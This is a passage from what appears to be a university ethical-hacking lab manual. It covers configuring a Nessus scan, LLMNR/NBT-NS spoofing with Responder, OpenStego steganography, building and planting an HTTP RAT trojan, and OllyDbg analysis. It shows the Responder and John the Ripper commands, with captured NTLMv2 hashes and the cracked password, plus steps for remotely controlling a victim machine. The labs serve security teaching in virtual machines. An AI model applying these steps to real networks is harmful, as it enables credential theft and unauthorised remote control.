


FIGURE. 44

Step 21:In Setting field, select Host Discovery from the DISCOVERY drop-down list. Turn off PING the remote host option




FIGURE. 45

Step 22:Select Port Scanning setting type and check the verify open TCP ports found by local port enumerators option. Leave the other fields with default options




FIGURE. 46

Step 23: In the setting field, select REPORT and do not alter any options in this setting type.

Step 24: Proceed with default options and select ADVANCED. The Policy General settings window with Advanced Setting type appears.

Step 25: Set the values of Max number of concurrent TCP sessions per host and Max number of concurrent TCP sessions per scan to unlimited

FIGURE. 47

Step 26: To configure the credentials of new policy click the credentials tab. The Policy credentials window, with the windows credentials Credential Type field, is displayed




FIGURE. 48

Step 27: Specify the Username and Password in the window.
Step 28: To select the required plugins click the plugins tab
Step 29: Do not alter any of the options in this window and click Save button
Step 30: Now, click Scans to open the My Scans window. Click Create a new scan option to view the Scan Templates window
Step 31: Now, click User Defined tab and Select Network Scan Policy




FIGURE. 49

Step 32: Input the Name of the scan, enter the Description for the scan, in Targets field, enter the IP address of the target on which you want to perform the vulnerability assessment.
Step 33: Click Schedule settings and turn off the Enabled Switch, select Launch from the drop-down list to start the scan
Step 34: The scan is launched, and Nessus begin to scan the target
Step 35: After the scan is complete, the status of the scan changes to Completed.

FIGURE. 50

Step 36: Click the tab to view the deta iled results and it will display the summary of hosts as well as scan details
Step 37: Click the vulnerabilities tab and scroll down the window to view all the vulnerabilities associated with the target machine




FIGURE. 51

Step 38: Click the Export tab and choose a file format from the drop-down list. By downloading a report, you can access it anytime, instead of logging in to nessus again and again

EX. NO. 13 - SYSTEM HACKING - Active online Attack using Responder

SYSTEM HACKING

Lab 9: Active online Attack using Responder

LLMNR/NBT-NS spoofing attack is a classic internal network attack that still works today due to low awareness and the fact it's enabled by default in windows

Lab Objectives

The objective of this lab is to perform LLMNR/NBT-NS spoofing attack on a network

Lab Requirements

To perform this lab, you need

- Windows running as a virtual machine
- Kali Linux running as a virtual machine

Procedure

Step 1: Before starting this lab launch and login to windows

Step 2: Now launch Kali Linux virtual machine, Open a command terminal from the taskbar and type responder -I eth0 and press Enter

Step 3: Responder starts to listen to the network interface for events

Step 4: Assume that you want to access a shared network drive connected to your network and take the shared folder.

Step 5: Responder starts capturing access logs of windows machine




FIGURE. 52

Step 6: Responder will collect the hashes of the logged in user of the target machine

Step 7: By default, Responder will store the logs in /usr/share/responder/logs Step

8: Navigate to places and click computer from the menu bar

Step 9: Computer window appears, navigate to usr->share->responder->logs and double-click recorded log file to open and view the recorded content

FIGURE. 53

Step 10: Hashes of the logged in user collected by the responder

```
Livewire::Livewire-PC:f259b3bbd80671ec:
6562F86200522611B59F39945C671641:0101000000000000C0653150DE09D201483FDE869B0D72510000000C
Livewire::Livewire-PC:f259b3bbd80671ec:
6562F86200522611B59F39945C671641:0101000000000000C0653150DE09D201483FDE869B0D72510000000C
```

FIGURE. 54

Step 11: We will crack the hashes to know the password of the logged in user

Step 12: To crack the passwords, open a new command line terminal and type john /usr/share/responder/logs/<file name of the logs.txt>

```
root@Livewire:~# john /usr/share/responder/logs/SMBv2-NTLMv2-SSP-192.168.222.129
.txt
```

FIGURE. 55

Step 13: Cracked password hashes of the user has shown

```
root@Livewire:~# john /usr/share/responder/logs/SMBv2-NTLMv2-SSP-192.168.222.129
.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with no different salts (netntlmv2, NTLMv2 C/R [MD4 HMA
C-MD5 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
livewire         (Livewire)
livewire         (Livewire)
2g 0:00:00:00 DONE 1/3 (2018-07-03 22:46) 40.00g/s 240.0p/s 240.0c/s 480.0C/s li
vewire
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

FIGURE. 56

Analyze and document the results related to the lab exercise

EX. NO. 14 - Image steganography using QuickStego

Lab 10: Image steganography using QuickStego

Quick stego hides text in pictures so that only other users of Quick Stego can retrieve and real the hidden secret messages

Lab Objectives

The objective of this lab is for students to learn how to hide secret text messages in the image using Quick stego

Lab Requirements

To perform this lab, you need

- A computer running Windows as a virtual machine
- Administrative privileges to install and run tools

Procedure

Step 1: Launch the windows machine and install the OpenStego application. Create a document in the Desktop which has to contain some sensitive information such as VISA and pin numbers

Step 2: Launch the OpenStego application and click the ellipsis, under the Message File section

Step 3: Select the file from Desktop in the Message field

Step 4: Click ellipsis, undercover file and select an image from the system

Step 5: Now, both the Message file and cover file are uploaded. By performing steganography, the message file will be hidden in the image file.

Step 6: Click ellipsis, under output Stego file

Step 7: Save the output stego file window appears. Choose a location where you want to save the file. In this lab, the location chosen is in the Desktop




FIGURE. 57

Step 8: Provide the file name stego and click open

Step 9: Now, click Hide data

Step 10: A success pop-up appears, stating that the message has been successfully hidden. Click ok

FIGURE. 58

Step 11: Minimize the OpenStego Window. The image containing the secret message appears on the Desktop. Double-click the image to view it.

Step 12: Once you open the image, you will see only the image but not the contents of the message (text file) embedded in it.

FIGURE. 59

Step 13: Close the Windows photo viewer, maximize the OpenStego window and click Extract Data in the left pane.

Step 14: Click the ellipsis button to the right of the input Stego file Box.

Step 15: The Open-select input Stego file window opens. Navigate to the Desktop and open the steganography image.

Step 16: Click the ellipsis button to the right of the Output Folder of the Message File box.

Step 17: The select Output Folder for Message file window appears. Choose a location to save the message file (Desktop) and click open.

Step 18: Click Extract Date. This will extract the message file from the image and save it onto the Desktop.




FIGURE. 60

Step 19: The success pop-up appears, stating that the message file has been successfully extracted from the cover-file; the message file is displayed on the Desktop. Click Ok




FIGURE. 61

Step 20: Close the OpenStego window and Double-click on the document




FIGURE. 62

Step 21: The file displays all the information contained in the document

In real-time, an attacker might scan for images that contain hidden information and use stenography tools to obtain the information hidden in them.

EX. NO. 15 - MALWARE THREATS - Creating an HTTP Trojan and Remotely Controlling a Target Machine using HTTP RAT

Lab 11: Creating an HTTP Trojan and Remotely Controlling a Target Machine using HTTP RAT

A Trojan is a program that contains malicious or harmful code hidden inside apparently harmless programming or data, enabling it to take over system control and cause damage, such as ruining the file allocation table on a hard drive

Lab Objectives

The objective of this lab is to help students learn how to:

- Run HTTP trojan on windows and create a server
- Execute the server from another windows machine

Lab Requirements

To carry out this lab, you will need

- Windows virtual machine as the Attacker machine
- Another windows machine running as a victim machine

Procedure

Step 1: Login to the Windows virtual machine and install the HTTPRAT application

Step 2: Launch the HTTPRAT application and uncheck send a notification with IP address to mail option, enter server port number as 84, and click create to create an httpserver.exe file.

Step 3: Once the httpserver.exe file is created, a pop-up will be displayed. Click ok

Step 4: The httpserver.exe file should be created in the desktop

Step 5: Now log into another windows machine (victim machine) and take the network share of attacker's machine to save the httpserver.exe file in the victim.

Step 6: Launch the Task manager and you will be able to see the HTTP server process in the task manager window




FIGURE. 63

Step 7: Login to the Attackers machine and launch a web browser
Step 8: Enter the IP address of victims machine IP in the address bar
Step 9: Click on the running processes link to list down the processes running on the victim machine
Step 10: You can kill any running process from here
Step 11: click browse and under browse, click Drive C




FIGURE. 64

Step 12: you can browse the contents of this drive (C:\) by clicking on the respective links

Step 13: Click computer info link to view the information on the computer, users and hardware

In real-time attackers run this tool in the target machine, create a server in that machine and execute it. By doing so, they obtain data contained in that machine as well as the information related to its hardware and software.

On completion of the lab, end the HTTP server process in the victim machine

EX. NO. 16 - Virus Analysis using OllyDbg

Lab 12: Virus Analysis using OllyDbg

OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings and locates routines from object files and libraries.

Lab Objectives

The objective of this lab is to make students learn and understand analysis of the viruses

Lab Requirements

To carry out this lab, you will need

- Windows running as a virtual machine
- Administrative privileges to run tools

Procedure

Step 1: Install the OLLYDBG software in the windows machine
Step 2: Choose File in the menu bar and choose open
Step 3: From the windows machine, select tini.exe and click open
Step 4: The output appears in a window named CPU-main thread, module ntdll




FIGURE. 65

Step 5: Choose view in the menu bar, and choose log




FIGURE. 66

Step 6: A window named Log data appears in OllyDbg (Log data), displaying the bg details
Step 7: Choose view in the menu bar and then choose Executable modules

FIGURE. 67

Step 8: A window appears in OllyBdg (Executable modules), displaying all the executable modules
Step 9: Choose view in the menu bar, and then choose Memory




FIGURE. 68

Step 10: A window appears in OllyDbg (Memory map), displaying all memory mappings
Step 11: Choose view in the menu bar, and then choose threads




FIGURE. 69

Step 12: A window appears in OllyDbg (Threads), displaying all threads
This way you can scan a file and analyze the output using OllyDbg